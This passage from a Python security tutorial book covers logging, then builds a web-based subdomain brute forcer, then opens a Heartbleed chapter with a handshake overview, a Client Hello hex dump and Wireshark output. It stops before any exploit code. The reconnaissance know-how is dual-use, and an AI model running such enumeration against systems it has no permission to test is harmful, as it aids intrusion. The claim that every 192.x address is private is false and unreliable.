Logging allows us to track events that happen during runtime, we add these calls to our code to determine, when events happened and what may have caused problems during runtime. These events are classified into importance, or severity to the developer or the user. These can vary depending on the built-in configuration however are customisable. For today we will just be working with the default severities provided by Python.

But Buffy does this mean we need to log every activity? Heck. to. the. no. The Python documentation provides a handy table to determine if, and when you should do logging (reproduced below). I personally tend to blur this line a little bit by configuring my logger to display logging to the console as well as saving it to a file, this way the end-user can determine how much information they care about (but that's a story for another time).

5.2.1 When to use Logging

Task you are performing	The best tool for the task
Display console output for ordinary usage of a command line script or program	`print()`
Report events that occur during normal operation of a program (e.g. for status monitoring or fault investigation)	`logging.info()` (or `logging.debug()` for very detailed output for diagnostic purposes)
Issue a warning regarding a particular runtime event	`warnings.warn()` in library code if the issue is avoidable and the client application should be modified to eliminate the warning
Report an error regarding a particular runtime event	Raise an exception
Report suppression of an error without raising an exception (e.g. error handler in a long-running server process)	`logging.error()`, `logging.exception()` or `logging.critical()` as appropriate for the specific error and application domain warning

Python provides five default levels of severity, these are standard levels and their applicability are described below:

Level	When it's used
`DEBUG`	Detailed information, typically of interest only when diagnosing problems.
`INFO`	Confirmation that things are working as expected.
`WARNING`	An indication that something unexpected happened, or indicative of some problem in the near future (e.g. 'disk space low'). The software is still working as expected.
`ERROR`	Due to a more serious problem, the software has not been able to perform some function.
`CRITICAL`	A serious error, indicating that the program itself may be unable to continue running.

The default logger is configured to record events classified as a `WARNING` or higher, meaning `ERROR` and `CRITICAL` will also be recorded. Events can be recorded in several different ways. In more advanced systems these may be piped to `syslog` so the device can send events to a centralised server, however, more often than not, local logging to the console or to a text file is sufficient.

A Simple Logger Example

```python
import logging

# will print a message to the console
logging.warning('Look out for the Cobra!')

# will not print anything
logging.info('The sky is blue.')
```

This will produce the following output:

```
WARNING:root:Look out for the Cobra!
```

As mentioned previously, because we have not configured the logger, it will by default only log `WARNING` events and higher meaning the `INFO` event is suppressed.

Logging to a File

It's very common to want to hold onto events that occur during the runtime of an application which is what we will cover next, logging to a file. There are lots of different options available when configuring loggers and we won't go through them today, because that alone could be its own training, but you can find more details available in the Further Reading section down below.

```python
import logging

# Configure the logger to store events in a file named "example.log", logging events␣
↪DEBUG and higher
logging.basicConfig(filename='example.log', level=logging.DEBUG)

logging.debug('This is a debug message that contains important debugging information␣
↪and will be saved to example.log')

logging.info('This is an informational message that contains information and will be␣
↪saved to example.log')

logging.warning('This is a warning. You should be careful now.')
```

If you copy and run this code, you should find a new file called `example.log` inside should look something like:

```
DEBUG:root:This is a debug message that contains important debugging information and␣
↪will be saved to example.log
INFO:root:This is an informational message that contains information and will be␣
↪saved to example.log
WARNING:root:This is a warning. You should be careful now.
```

Using the two examples above, you should be able to now configure a logger for your application and have messages saved to a file.

Optional

- Using the Python in-build Comma Separated Values (CSV) library add the option to use a CSV file instead of a Plain Text file. See if you can make your application detect if it is Plain Text or a CSV.

- Archive your log files in a directory called `logs` saving each new log file with the time, date, month and year - this should be in ISO 8601 Notation (yyyy-mm-dd hh:mm:ss).

Further Reading

- PEP 484 – Type Hints.
- The Theory of Type Hints in Python.
- Duck Typing.
- Errors and Exceptions.
- logging — Logging facility for Python.
- Basic Logging Tutorial.
- Logging Cookbook.
- Python Datetime.

CHAPTER

SIX

BRUTE FORCING SUBDOMAINS

6.1 About the Domain Name System

Before we talk about enumerating subdomains, we need to have a chat about DNS (Domain Name System).

So long story short, DNS is the phone book of the Internet. When you browse to `snakecharmingforbeginners.com` part of the network connection is turning this into an IP (Internet Protocol) address so your browser can load the resources.

Each device connected to the Internet has a unique IP address which is used to find the device, this is referred to as a public IP address and is different to the IP address you may see on your computer which is a private IP address, this address is a unique identifier for any device behind your router.

The following ranges are reserved by IANA (Internet Assigned Numbers Authority) for use as private IP addresses:

- 10.0.0.0 - 10.255.255.255
- 172.16.0.0 - 172.31.255.255
- 192.168.0.0 - 192.168.255.255

So excluding the above ranges, public IP addresses range from `1...` to `191....` All of the addresses starting with `192` are not registered for public use, which means they can only be used as a private IP address and is often one of the most commonly used private spaces.

To find out your public IP address you can Google "What's my IP address" or using Python you can use the following:

```
import urllib.request

external_ip = urllib.request.urlopen('https://ident.me').read().decode('utf8
↪')

print(f'Your public IP address is: {external_ip}')
```

When talking about brute forcing and enumeration there a number of records you want to take not of, these are listed in the table below with a description of the records job:

DNS Record	Usage
A Record	Also known as a DNS Host record, it stores a hostname and its corresponding IPv4 addresses
AAAA Record	The same as an A Record but for IPv6
A Record	Also known as a DNS Host record, it stores a hostname and its corresponding IPv4 addresses
CNAME (Canonical Name) Record	Can be used to alias a hostname to another hostname When a DNS client requests a record that contains a CNAME, which points to another hostname, the DNS resolution process is then repeated with the new hostname
MX (Mail Exchange) Record	Specifies an SMTP (Simple Mail Transfer Protocol) email server for the domain, used to route outgoing emails to an email server

6.2 Understanding Subdomains

So in the DNS hierarchy, a subdomain is a domain that is a part of another main domain. For example, `tweetdeck.twitter.com` where `tweetdeck` is a subdomain of `twitter.com`.

Depending on the application, a record inside the domain, or subdomain, the subdomain may point to a machine cluster. While this can vary on the configuration of the system, a common occurrence of this is the usage `www.example.com` to point to cluster one, `www2.example.com` to point to cluster two etc.

Some domains may also host their nameservers as `ns1.example.com`, `ns2.example.com` etc. However these are not typically external resources and may not typically show up in search engine results.

Subdomain enumeration is therefore part of the reconnaissance phase, where you are looking for other domains that may reveal other in scope domains which helps increase the chances of finding vulnerabilities and issues, you may uncover long forgotten applications, or applications that were not supposed to see the light of day.

6.3 A Recipe for Building a Subdomain Enumerator

Concepts Covered

- Using `requests`
- String concatenation
- Using named `parameters`

6.3.1 Ingredients

- One dash of `requests`
- One liberal handful of exception handling
- A pinch of `list` enumeration

6.3.2 Method

Now that we have processed our word list we are going to start with the simplest type of subdomain brute-forcing. The web kind.

Normally when we talk about subdomain brute forcing we also talk about enumeration, however enumeration relies on drawing from more sources which inherently makes it more complex as you are dealing with search engine APIs (Application Programming Interfaces) DNS certificates.

These are all things that can be built in later, so first we will start out with the basics.

As we mentioned previously, a subdomain in its simplest form can be like `tweetdeck.twitter.com` however in theory this subdivision can go 127 levels deep (though that limit is not in any published RFC (Request For Comment) so mileage with this sort of system will vary, however it is not common to see that many levels of subdivision.

The first thing we will want to do is iterate over the word list we processed in the previous step.

Now we can start queries.

Requests is a third-party Python library created by Kenneth Reitz however significant contributions have also been made by Cory Benfield, Ian Stapleton Cordasco and Nate Prewitt. It's a fantastic alternative to `urllib` as it provides a much higher level interface to use, making it easier for quick jobs.

It can be installed by running `pipenv install requests`.

The syntax, for those who have worked with web requests before is very straight forward:

```
# where r is the response from the request made
>>> r = requests.get('https://api.github.com/user', auth=('user', 'pass'))
# you can also gather other important information such as status code
>>> r.status_code
200
# headers
>>> r.headers['content-type']
'application/json; charset=utf8'
# encoding
>>> r.encoding
'utf-8'
# the response body as text output
>>> r.text
u'{"type":"User"...'
# the response body as JavaScript Object Notation (JSON)
>>> r.json()
{u'private_gists': 419, u'total_private_repos': 77, ...}
```

Using the first example above, we want to query the domain the user supplied with each word in our word list appended at the start, remembering to place a `.` in-between.

This can be done in a number of ways:

- Python supports string concatenation using + operator:

  ```
  word + "." + runtime_options.domain
  ```

- We can also use the string `format()` function too for concatenation:

  ```
  "{}.{}".format(word, runtime_options.domain)
  ```

- In Python 3.6 and higher (that's us) you can also use f-strings (my personal favorite):

  ```
  f"{word}.{runtime_options.domain}"
  ```

Each has its benefits and drawbacks, however we won't get into them here.

So now, you should have `get` request that is (almost) ready to go. If you have already run your code, you may have noticed a problem. Requests raises a `MissingSchema` exception.

This is because on our URL in its current form, we don't specify the protocol we are using, should it be made using `http` or `https`? You have a few options here:

- Hard code the schema by appending `http://` or `https://` to the start of your URL (fastest)
- Adding an option into our argument parser that allows the user to pick if the queries are made using `http://` or `https://` (flexible, but assumes only web based)
- Forcing the user to supply the full URL, including the schema and then splitting it up so you can inject your `word` value between the schema and the domain. (most flexible, but more complex)

Any option you pick right now is fine, you can always change and update your code later.

Once you have picked how you plan to handle the schema, you can try running your code. You may notice however your code never gets past the first entry.

This happens because in our request we don't specify the how long we should wait before determining that the server is unavailable – this can be affected by a number of things, such as network speed, the server actually being unavailable to serve content because it is down, doesn't exist or some other reason.

Creating too many open connections and never closing them can also be problematic for servers, and can cause a DoS (Denial of Service) often referred to as a Slowloris.

So how can we fix it?

Requests is handy that way and have an optional `timeout` argument that can be specified. Again, how we provide this can be done in a number of ways:

- Hard code the number of seconds to wait before we timeout. (Faster)
- Add an option that can be specified so the user can account for slow network connections or servers that may take longer to respond. (More flexible)

So now we have the timeout problem fixed! However, something lurks deeper. After running it again, you will notice your application throwing a `requests.exceptions.ConnectTimeout` this is how the Requests library handles a connection time out, this is because depending on what you are doing a connection timeout may mean your application cannot run so you will need to handle this yourself.

If you recall Python's motto is "Ask for forgiveness, not permission" which is what we are doing here, we are attempting to connect to a server without knowing if the server is up or even available.

The syntax for exception handling is:

```
try:
    with open(my_file) as new_file:
        lines = new_file.readlines()
except FileNotFoundError:
    sys.exit(2)
```

Run the application again and ensure all exceptions are handled and the output is as expected.

Once everything is working as expected you are done you have the simplest form of a subdomain brute forcer. Depending on the time available and how much you want to develop your tool there are a number of improvements you can make:

- Directly querying DNS and checking for records
- Querying SSL/TLS (Secure Socket Layer/Transport Layer Security) certificates for the domains the certificate covers
- **Using search engines or public resources to query for subdomains, some good sources include:**
    - Google
    - Bing
    - Yahoo
    - Baidu: a Chinese search engine
    - Virus Total: provides extensive information in addition to observed subdomains, which is a list of all subdomains it knows about.
    - DNS Dumpster: a free domain research tool that can discover hosts related to a domain
    - Censys.io: a security based search engine, the free tier provides 250 queries per month
    - SearchDNS: allows you to query subdomains gives a domain name

    - Shodan: an infrastructure based spider with an associated information caching database

While many of these are created for the purpose of subdomain enumeration, others such as Google Bing, Yahoo and Baidu index subdomains because that is part of their job.

Keep in mind these techniques will provide more accurate results, they can be much more involved to implement.

Further Reading

- What Is DNS? | How DNS Works.
- DNS Records.
- RFC 1035 Domain Names - Implementation And Specification.
- HTTP Methods.
- urllib.request — Extensible library for opening URLs.
- Requests: HTTP for Humans™.
- Splitting, Concatenating, and Joining Strings in Python.
- Text Sequence Type - str.
- Reading and Writing Files.

CHAPTER


SEVEN

EXPLOITING CVE-2014-0160

CVE (Common Vulnerabilities and Exposures)-2014-0160 known as the Heartbleed Bug is a vulnerability in the OpenSSL cryptographic library. The weakness allowed an attacker to steal information that under normal circumstances would be encrypted using SSL/TLS.

This allowed an attacker on the Internet to read the memory of the systems protected by the vulnerable version of the OpenSSL software. Basically, it allowed an attack the ability to eavesdrop on data sent directly from the server.

XKCD for better or worse has summarised the Heartbleed vulnerability in his web comic:


HOW THE HEARTBLEED BUG WORKS:
SERVER, ARE YOU STILL THERE? IF SO, REPLY "POTATO" (6 LETTERS).
User Meg wants these 6 letters: POTATO.
POTATO
SERVER, ARE YOU STILL THERE? IF SO, REPLY "BIRD" (4 LETTERS).
User Meg wants these 4 letters: BIRD.
HMM...
BIRD
SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).
User Meg wants these 500 letters: HAT.
HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User Amber requests pages

Technically CVE-2014-0160 was caused by a missing bounds check for `memcpy()` call that used non-sanitised user input as the length parameter. This meant that an attacker could tell OpenSSL to allocate a 64 KB (kilobyte) buffer but copy more bytes than required into the buffer and send that buffer back to the attacker leaking the contents of the victim's memory in 64 KB increments.

7.1 SSL/TLS Handshake Overview

Computers tend to be very proper. When a computer meets a server for the first time, it will very often attempt to shake its hand. Unknown to the human eye this handshake allows the two computers to negotiate the terms of their communication. This can include:


- The version of the protocol to use
- The cryptographic algorithm to use
- Authenticate each other by exchanging and validating digital certificates
- Using asymmetric encryption techniques to generate a shared secret key that allows the client and server to securely communicate

There are a number of attacks that theoretically and practically be executed if the server is configured with weak SSL/TLS cipher suites are used, or if older protocols are available for use.

This section does not aim to provide you with a byte-by-byte coverage of how an handshake occurs, but hopefully gives you a general overview:

1. The SSL/TLS client sends a client "hello" message that lists cryptographic information such as SSL/TLS version in the client's order of preference as well as the cipher suites supported by the client. The message will also contain a random byte string that is used in following computations. The protocol selected may also allow for the client hello to include information about data compression (if supported).
2. The SSL/TLS server responds with a server "hello" message that contains the cipher suites chosen by the server from the list provided by the client the session ID, and another random byte string. The server will also send its digital certificate. If the server name requires a digital certificate for client authentication, the server will also send a request that includes the type of certificates supported as well as a list of accepted CAs (Certificate Authorities).
3. The client verifies the server's digital certificate.
4. The client then sends the random byte string that allows the client and the server to compute the secret key to be used for encrypting any following data. The random byte string is encrypted with the server's public key.
5. If the server sent a client certificate request the client sends a random byte string encrypted with the client's private key along with the client's digital certificate, or a no digital certificate alert. This alert is only a warning, however with some configurations can cause the handshake to fail.
6. The server verifies the client's provided certificate.
7. The client sends the server a finished message, which is encrypted with the secret key, indicating that the client part of the handshake is complete.
8. The server sends the client a finished message, which is encrypted with the secret key, indicating that the server part of the handshake is complete.
9. For the duration of the SSL/TLS session, the server and client can exchange messages that are symmetrically encrypted with the shared secret key.

7.1.1 The Anatomy of an SSL/TLS Client Hello




```
0000    00 24 81 7e 1a 44 ec 1a 59 c2 c3 92 08 00 45 00
0010    02 39 00 00 40 00 40 06 00 00 0a 0a 64 e3 b9 c7
0020    6e 99 ef 7f 01 bb 0a c6 ac bd be ed fc d4 80 18
0030    08 0a 99 79 00 00 01 01 08 0a 3a 10 5a 6e 1d 37
0040    b3 95 16 03 01 02 00 01 00 01 fc 03 03 2a 7d 5b
0050    44 82 84 eb 98 ac b6 29 96 c9 46 15 e4 ea 6b f9
0060    bb 5f 9c 66 12 c9 5e 60 57 d7 56 a4 84 20 3d ff
0070    16 50 99 a0 1f d2 06 52 88 cf 9f 63 43 e6 7b 2c
0080    13 cc 68 09 ec ec ba cc 45 97 36 b0 bc d5 00 22
0090    6a 6a 13 01 13 02 13 03 c0 2b c0 2f c0 2c c0 30
00a0    cc a9 cc a8 c0 13 c0 14 00 9c 00 9d 00 2f 00 35
00b0    00 0a 01 00 01 91 3a 3a 00 00 00 00 00 1c 00 1a
00c0    00 00 17 62 6c 6f 67 2e 65 72 72 62 75 66 66 65
00d0    72 6f 76 65 72 66 6c 2e 6d 65 00 17 00 00 ff 01
00e0    00 01 00 00 0a 00 0a 00 08 3a 3a 00 1d 00 17 00
00f0    18 00 0b 00 02 01 00 00 23 00 00 00 10 00 0e 00
0100    0c 02 68 32 08 68 74 74 70 2f 31 2e 31 00 05 00
0110    05 01 00 00 00 00 00 0d 00 14 00 12 04 03 08 04
0120    04 01 05 03 08 05 05 01 08 06 06 01 02 01 00 12
0130    00 00 00 33 00 2b 00 29 3a 3a 00 01 00 00 1d 00
0140    20 f8 5f a7 84 13 bd 1e b7 d3 8e a9 88 2c 56 73
0150    6a fc 85 c1 2f e7 49 65 04 81 04 b2 ad ff ce 62
0160    7a 00 2d 00 02 01 01 00 2b 00 0b 0a 0a 0a 03 04
0170    03 03 03 02 03 01 00 1b 00 03 02 00 02 fa fa 00
0180    01 00 00 15 00 c1 00 00 00 00 00 00 00 00 00 00
0190    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01a0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01b0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01c0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01d0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01f0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0200    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0210    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0220    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0230    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0240    00 00 00 00 00 00 00
```

TLSv1.2 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake
Version: TLS 1.0
Length: 512
Handshake Protocol: Client Hello
Length: 508
Version: TLS 1.2
Random: 2a7d5b448284eb98acb62996c94615e4ea6bf9bb5f9c6612…
Session ID Length: 32
Session ID: 3dff165099a01fd2065288cf9f6343e67b2c13cc6809ecec…
Cipher Suites Length: 34
Cipher Suites (17 suites)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 401
Extension: Reserved (GREASE) (len=0)
Extension: server_name (len=28)
Extension: extended_master_secret (len=0)
Extension: renegotiation_info (len=1)
Extension: supported_groups (len=10)
Extension: ec_point_formats (len=2)
Extension: session_ticket (len=0)
Extension: application_layer_protocol_negotiation (len=14)
Extension: status_request (len=5)
Extension: signature_algorithms (len=20)
Extension: signed_certificate_timestamp (len=0)
Extension: key_share (len=43)
Extension: psk_key_exchange_modes (len=2)
Extension: supported_versions (len=11)
Extension: compress_certificate (len=3)
Extension: Reserved (GREASE) (len=1)
Extension: padding (len=193)

The image above is an SSL/TLS Client Hello from my computer to my blog. Using Wireshark a widely-used network protocol analyser you can see the request your computer makes and determine what each hexadecimal value is or represents.

You don't need to understand this diagram to understand how Heartbleed works, but may help you understand the Client Hello we use later on.


wireshark.pcapng

ip.dst == 185.199.110.153

```
No.   Time       Source          Destination      Protocol  Length Info
 8584 17.292676  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7424362 Win=157824 Len=0 TSval=974153145 TSecr=490
 8593 17.297179  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7435946 Win=157824 Len=0 TSval=974153149 TSecr=490
 8602 17.301893  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7447530 Win=157824 Len=0 TSval=974153153 TSecr=490
 8611 17.307157  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7459114 Win=157824 Len=0 TSval=974153157 TSecr=490
 8614 17.308273  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7462010 Win=157824 Len=0 TSval=974153158 TSecr=490
 8623 17.312773  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7473594 Win=157824 Len=0 TSval=974153162 TSecr=490
 8632 17.317233  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7485178 Win=157824 Len=0 TSval=974153166 TSecr=490
 8641 17.321777  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7496762 Win=157824 Len=0 TSval=974153170 TSecr=490
